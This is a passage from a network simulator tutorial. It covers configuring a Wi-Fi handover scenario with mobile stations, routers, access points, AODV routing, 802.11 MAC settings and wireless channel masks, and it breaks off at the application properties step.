



FIGURE 3-18. Adding Waypoints

6. To specify the waypoint times, open the **Mobility Waypoint Editor** by right-clicking on any waypoint marker and selecting **Properties**. Enter the waypoint times in 10 second increments, starting with 0 seconds.



	ID	Simulation Time	X	Y	Z	Az
1	0	0 seconds	200	350	0	0
2	1	10 seconds	207.5551...	400.118847	0	0
3	2	20 seconds	252.546681	400.118847	0	0
4	3	30 seconds	306.536496	398.3191...	0	0
5	4	40 seconds	360.5263...	400.118847	0	0

FIGURE 3-19. Mobility Waypoint Editor

Click **OK** to close the Mobility Waypoint Editor.

3.7 Creating an Application Session

The scenario has one Constant Bit Rate (CBR) application session between nodes 1 and 2. To specify a CBR session, do the following:

1. Click on the **CBR** button in the **Applications** toolbar (see Figure 3-3).
2. Click on node 1, drag the mouse to node 2, and release. A green arrow labelled CBR from node 1 to node 2 will be drawn on the canvas.




FIGURE 3-20. Adding a CBR Session

3.8 Setting Parameters

We will now set the configuration parameters for the mobile stations, routers, access points, wireless subnets, and the application session.

3.8.1 Parameters for Nodes 1 to 4 (Mobile Stations)

For each of the nodes 1 to 4, set the properties as follows:

1. Open the Default Device Properties Editor by doing one of the following:
   - Go to Select mode by clicking the **s** key and double click on the node on the canvas

   or

   - Open the **Table View** panel at the bottom, go to the **Nodes** tab and double-click the row for the node.

2. Go to the **Node Configuration** tab. In the left panel, click on **Routing Protocol**. In the right panel. set **Routing Protocol IPv4** to *AODV* (by selecting *AODV* from the pull-down list) and click **Apply**.





FIGURE 3-21. Setting Routing Protocol to AODV

3. Go to the **Interfaces** tab. In the left panel, expand the list of parameter groups by clicking on the ‘**+**’ next to **Interface 0**. Click on **MAC Layer**.

4. In the right panel, set **Station Association Type** to *Dynamic*. (This will change the list of parameters that appear below it.)




MAC Layer

Property	Value
[-] MAC Protocol	802.11
Short Packet Transmit Limit	7
Long Packet Transmit Limit	4
RTS Threshold (bytes)	0
Stop Receiving after Header Mode	No
[-] Station Association Type	Dynamic
SSID	TEST1
[-] Set as Access Point	No
Initial Channel	0
Station Scan Type	Disabled
Enable Power Save Mode	No
Enable PCF	No
Set Mesh Parameters	No
Enable Directional Antenna Mode	No

FIGURE 3-22. Setting Station Association Type to Dynamic

5. Set **Station Scan Type** to *Passive* and then set **Configure Handover RSS Trigger** to *Yes*.



Property	Value
[-] MAC Protocol	802.11
Short Packet Transmit Limit	7
Long Packet Transmit Limit	4
RTS Threshold (bytes)	0
Stop Receiving after Header Mode	No
[-] Station Association Type	Dynamic
SSID	TEST1
[-] Set as Access Point	No
Initial Channel	0
[-] Station Scan Type	Passive
Max Channel Time (TUs)	400
[-] Configure Handover RSS Trigger	Yes
Handover RSS Trigger (dBm)	-83.0
Enable Power Save Mode	No
Enable PCF	No
Set Mesh Parameters	No


FIGURE 3-23. MAC Parameters for Nodes 1 to 4

6. Click **OK** to apply the changes and close the Properties Editor.

3.8.2 Parameters for Nodes 5 and 6 (Routers)

For each of the nodes 5 and 6, set the properties as follows:

1. Open the Properties Editor for the node (as for node 1).
2. In the General tab, click the **Select File** button in the **Value** column for **2D Icon**.



Property	Value
Node Name	host5
2D Icon	default.png
3D Icon	default.3ds
Scale Factor for 3D Icon (percent)	100
Initial Heading Direction of 3D Icon (degrees)	0
Partition	0

FIGURE 3-24. Setting Icon


3. This will open a file selector. Navigate to the folder where you have saved the scenario and select router-color.png. (This assumes that you have copied this file from the WifiDemo folder as stated in Section 3.1.)
4. Go to the **Node Configuration** tab and set **Routing Protocol IPv4** to *AODV* (as described above for node 1).
5. Click **OK** to apply the changes and close the Properties Editor.

3.8.3 Parameters for Nodes 7 and 8 (Access Points)

For each of nodes 7 and 8, set the parameters as follows:

1. Open the Properties Editor for the node (as for node 1).
2. Go to the **Node Configuration** tab and set **Routing Protocol IPv4** to *AODV* (as described above for node 1).
3. Go to the **Interfaces** tab. Two interfaces are listed in the left panel: one is the wireless interface and the other is the wired interfaces. To identify which is the wireless interface, expand the **Interface** group by clicking on the **+** sign and click on **MAC Layer**. In the right panel, **MAC Protocol** is set to *802.11* for the wireless interface and to *Abstract Link MAC* for the wired interface.


4. For the wireless interface, set **Station Association Type** to *Dynamic* (as for node 1) in the right panel.
5. Change **Set as Access Point** to *Yes*.
6. For node 8 (but *not* for node 7), set **Operating Channel** to *1*.



MAC Layer

Property	Value
[-] MAC Protocol	802.11
Short Packet Transmit Limit	7
Long Packet Transmit Limit	4
RTS Threshold (bytes)	0
Stop Receiving after Header Mode	No
[-] Station Association Type	Dynamic
SSID	TEST1
[-] Set as Access Point	Yes
Beacon Start Time (TUs)	1
Beacon Interval (TUs)	200
DTIM Period (beacon intervals)	3
Relay Frames	Yes
Enable Power Save Mode	No
Operating Channel	0
Set as Point Coordinator	No

FIGURE 3-25. MAC Parameters for Node 7



Property	Value
[-] MAC Protocol	802.11
Short Packet Transmit Limit	7
Long Packet Transmit Limit	4
RTS Threshold (bytes)	0
Stop Receiving after Header Mode	No
[-] Station Association Type	Dynamic
SSID	TEST1
[-] Set as Access Point	Yes
Beacon Start Time (TUs)	1
Beacon Interval (TUs)	200
DTIM Period (beacon intervals)	3
Relay Frames	Yes
Enable Power Save Mode	No
Operating Channel	1
Set as Point Coordinator	No

FIGURE 3-26. MAC Parameters for Node 8


7. Go to the **General** tab and set **2D Icon** to *AccessPoint.png*, as described for node 5. (This assumes that you have copied this file from the WifiDemo folder as stated in Section 3.1.)
8. Click **OK** to apply the changes and close the Properties Editor.

3.8.4 Parameters for the Wireless Subnets

For each of the two wireless subnets, set the properties as follows:

1. Go to Select mode by pressing the **s** key.
2. Double-click on the cloud icon to open the Wireless Subnet Properties Editor.
3. Go to the **Physical Layer** tab.


4. Click the **Open Channel List Editor** ... button in the **Value** field of **Listenable Channels**.



Property	Value
Listenable Channels	channel0 ...
Listening Channels	channel0 ...
[-] Radio Type	802.11b Radio
[-] Enable Auto Rate Fallback	No
Data Rate	2 Mbps
Transmission Power at 1 Mbps (dBm)	15.0

FIGURE 3-27. Setting Listenable Channel Mask

5. This opens the **PHY Channel List Editor**. Check both channels and click **OK** to close the **PHY Channel List Editor**.




Channel Index	Channel Name	Frequency	Enabled?
0	channel0	2400000000	☑
1	channel1	2500000000	☑

FIGURE 3-28. Channel Mask Editor for Listenable Channels

6. For the right subnet *only*, click the **Open Channel List Editor** ... button in the **Value** field of **Listening Channels**. (Do not modify the listening channels for the left subnet.)

7. This opens the **PHY Channel List Editor**. Uncheck channel0 and check channel1. Click **OK** to close the **PHY Channel List Editor**.



Channel Index	Channel Name	Frequency	Enabled?
0	channel0	2400000000	□
1	channel1	2500000000	☑

FIGURE 3-29. Channel Mask Editor for Listening Channels of Right Subnet

8. Then click **OK** to apply the changes and close the Properties Editor.

3.8.5 Application Properties

To set the properties of the CBR session, do the following:

